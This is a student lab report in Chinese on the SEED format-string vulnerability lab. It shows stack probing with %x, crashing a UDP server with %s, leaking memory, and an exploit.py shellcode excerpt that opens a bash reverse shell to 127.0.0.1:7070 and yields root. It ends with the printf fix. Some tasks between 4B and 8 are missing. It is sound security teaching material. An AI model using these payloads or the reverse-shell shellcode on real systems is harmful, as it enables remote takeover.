

## 实验六 格式化字符串漏洞攻击

### 实验环境准备:

1. 本实验的 DUMMY\_SIZE 为 40;
2. 输入下面的指令, 关闭系统的 ASLR (栈地址布局随机化):

```
[05/08/21]seed@VM:~/.../Lab6 FormalString$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize va space = 0
```


### Task 1: 准备漏洞程序

(1) 编写漏洞程序 `server.c` (源码中的 `helper()` 函数无用, 删除/注释均可), 输入下面的命令进行编译。如下所示:

```
gcc -z execstack -o server server.c
```

(2) 测试 `server` 程序。我们打开 2 个 shell 窗口, 分别作为 `server` 与 `client`。步骤如下:

1. 在 shell 窗口, 输入 “`sudo ./server`”, 以 root 权限运行 `server` 程序;
2. 在另一个 shell 窗口, 输入 “`echo hello,world | nc -u 0 9090`”;
3. `Server` 窗口将会打印出字符串 “`hello,world`”。如下图所示:



### Task 2: 理解栈布局

把握 `myprintf()` 函数调用 `printf()` 函数时的栈布局, 并回答下面 2 个问题:


**Q1: 给出栈结构中 1.2.3 位置的地址。**

(1) 观察 Task1 中 server 输出数据, 可知:

标识 2 地址:  $0xbffff078 + 4 = 0xbffff07c$

标识 3 地址:  $0xbffff0e0$

(2) 现在计算标识 1 的地址。打开 2 个 shell 窗口分别作为 server 与 client。启动 server, 在 client 窗口中输入下面命令 (逐渐增加 %x 数目, 直到打印出 dummy\_size/4 个 0 为止):




```
Terminal File Edit View Search Terminal Help
[05/14/21]seed@VM:~/.../Lab6 FormalString$ sudo ./server
The address of the input array: 0xbffff0e0
The ebp value inside myprintf() is: 0xbffff078
The address of secret is 0x08048850
The address of dummy is 0xbffff044
bffff04428fffffffff0b7fba000bffff6c8bffff0e0bffff0780
The value of the 'target' variable(after) : 0x11223344

Terminal File Edit View Search Terminal Help
[05/14/21]seed@VM:~/.../Lab6 FormalString$ echo %x%x%x%x%x%x%x%x | nc -u 0 9090
```

在 server.c 程序中, myprintf 函数里有长度为 40 的数组 dummy, 元素均初始化为 0。“%x”以十六进制的方式打印数据, 因此 40B 的 dummy 数组将打印为 10 个 0。观察 server 的输出结果: 打印出 dummy 数组的首个 0 时, 我们使用了 9 个 “%x”, 因此 printf 函数的 msg 地址到 dummy 之间的距离为  $9 \times 4B = 36B$ 。只要得到 dummy 的地址, 就能求出标识 1 地址。

(3) 在 server.c 中添加一行代码, 用于输出 dummy 地址, 重新编译运行。如下:



```
24 char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);
25 printf("the address of dummy is %.8x\n", dummy);
26
```

输出 dummy 地址为:  $0xbffff044$ 。

∴ 标识 1 地址:  $0xbffff044 - 36(D) = 0xbffff020$

**Q2: 标识 1 和标识 3 之间的距离是多少?**


距离 =  $0xbffff0e0 - 0xbffff020 = 192(D)$

### Task 3: 攻击: 构造输入使 server 崩溃

构造格式化字符串, 使得 server 程序运行 myprintf 函数打印时崩溃。运行 serve 与 client,

在 client 中输入 “%s”，每次输入的数量可以递增，直到 server 提示段错误并终止即可。

注：%s 将获取到值作为内存地址并访问。若获取的值是非法地址，则程序崩溃。



The screenshot shows a terminal window with a dark background. The title bar reads "Terminal File Edit View Search Terminal Help". The prompt is "[05/14/21]seed@VM:~/.../Lab6 FormalString\$". The command "sudo ./server" is entered and highlighted with a red box. The output shows memory addresses for the input array, ebp, secret, and dummy, followed by a "Segmentation fault" message with a red arrow pointing to it. The prompt then changes to "\_". Below this, another terminal window is shown with the same title bar and prompt. The command "echo %s%s%s%s | nc -u 0 9090" is entered and highlighted with a red box.

```
[05/14/21]seed@VM:~/.../Lab6 FormalString$ sudo ./server
The address of the input array: 0xbffff0e0
The ebp value inside myprintf() is: 0xbffff078
The address of secret is 0x08048850
The address of dummy is 0xbffff044
Segmentation fault
[05/14/21]seed@VM:~/.../Lab6 FormalString$ _

[05/14/21]seed@VM:~/.../Lab6 FormalString$ echo %s%s%s%s | nc -u 0 9090
```

### Task 4: 攻击: 打印 server 进程的内存数据

**Task 4A: Stack Data。** 你需要使用多少个格式规定符，才能打印输入内容的前 4 个字节？

对于字符“%x”，`ascii`码表中：%对应十六进制 25，x 对应十六进制 78。所以构造输入，令 `server` 端一直输出，直到出现 25,78 即可。根据 Task2 中计算可知， $192/4=48$ ，即 `client` 端输入 48 个“%x”即可输出所需数据。

[illegible]

### Task4B: Heap Data, 打印 secret 指针指向内容。

(1) 修改 `server.c` 代码，添加语句输出 `secret` 语句所在地址。如下所示：

```
24 char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);
25 printf("The address of secret is %.8x\n", secret);
```

编译后运行，可知 secret 地址为：0x08048850。

(2) 打开 2 个 shell 窗口，分别运行 `server` 与 `client`。构造输入（添加大量%x。因小端模式，地址要反向存入），直到 `server` 中输出 `secret` 的地址。如下所示：














修改部分如下所示：修改后运行 exploit.py 更新 badfile。

```
29 # Students need to use their own VM's IP address
30 "\x31\xd2" # xorl %edx,%edx
31 "\x52" # pushl %edx
32 "\x68" " " # pushl (an integer) 1-----
33 "\x68" "2>&1" # pushl (an integer)
34 "\x68" "<&1 " # pushl (an integer)
35 "\x68" "70 0" # pushl (an integer)
36 "\x68" "1/70" # pushl (an integer)
37 "\x68" "0.0." # pushl (an integer)
38 "\x68" "127." # pushl (an integer)
39 "\x68" "tcp/" # pushl (an integer)
40 "\x68" "dev/" # pushl (an integer)
41 "\x68" "> /" # pushl (an integer)
42 "\x68" "h -i" # pushl (an integer)
43 "\x68" "/bas" # pushl (an integer)
44 "\x68" "/bin" # pushl (an integer) 2-----
45 "\x89\xe2" # movl %esp,%edx
46
```

(2) 开启 3 个 shell 窗口，其中 2 个分别作为 client/server 端，新开启的一个 shell 作为 client 建立的反向 shell 窗口。处理顺序如下：

1. 第一个窗口输入命令：“sudo ./server” 启动 server；
2. 第二个窗口输入命令：“nc -l 7070 -v” 启动本地 7070 端口监听，建立反向 shell；
3. 第三个窗口输入命令：“nc -u 0 9090 < badfile”。回车后可以发现窗口 2 成功获得反向 shell（输入 whoami 指令显示 root），攻击成功。如下图所示：



## Task8: 修复漏洞

注：这里使用官网新下载的 server.c（改名为 new\_server.c）。因为我自己的 server.c 改的面目全非 OTZ。



(1) gcc 编译报错，是因为检测 printf 函数的输入只有格式化字符串，而没有对应的参数。

```
[05/16/21]seed@VM:~/.../Lab6 FormalString$ gcc -z execstack -o server new_server.c
new_server.c: In function 'myprintf':
new_server.c:34:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
    ^
```


(2) 修复的方式，将 server 中的 printf(msg) 改写为 printf("%s", msg) 后重新编译。如下所示：

```
34 printf("%s", msg);
```

可以看见修改后编译不再报错。如下所示：

```
[05/16/21]seed@VM:~/.../Lab6 FormalString$ gcc -z execstack -o server new_server.c
[05/16/21]seed@VM:~/.../Lab6 FormalString$ _
```

(3) 检验是否修复 printf 漏洞。打开 2 个 shell 窗口，分别作为 server/client。可以发现，client 端中输入的指令 “%x%x%x...” 将不会打印出栈中的数据，而是在 server 端直接打印出相同的字符 “%x%x%x...”。修复成功。如下所示：



```
Terminal File Edit View Search Terminal Help
[05/16/21]seed@VM:~/.../Lab6 FormalString$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
%x%x%x%x
The value of the 'target' variable (after): 0x11223344

Terminal File Edit View Search Terminal Help
[05/16/21]seed@VM:~/.../Lab6 FormalString$ echo %x%x%x%x | nc -u 0 9090
```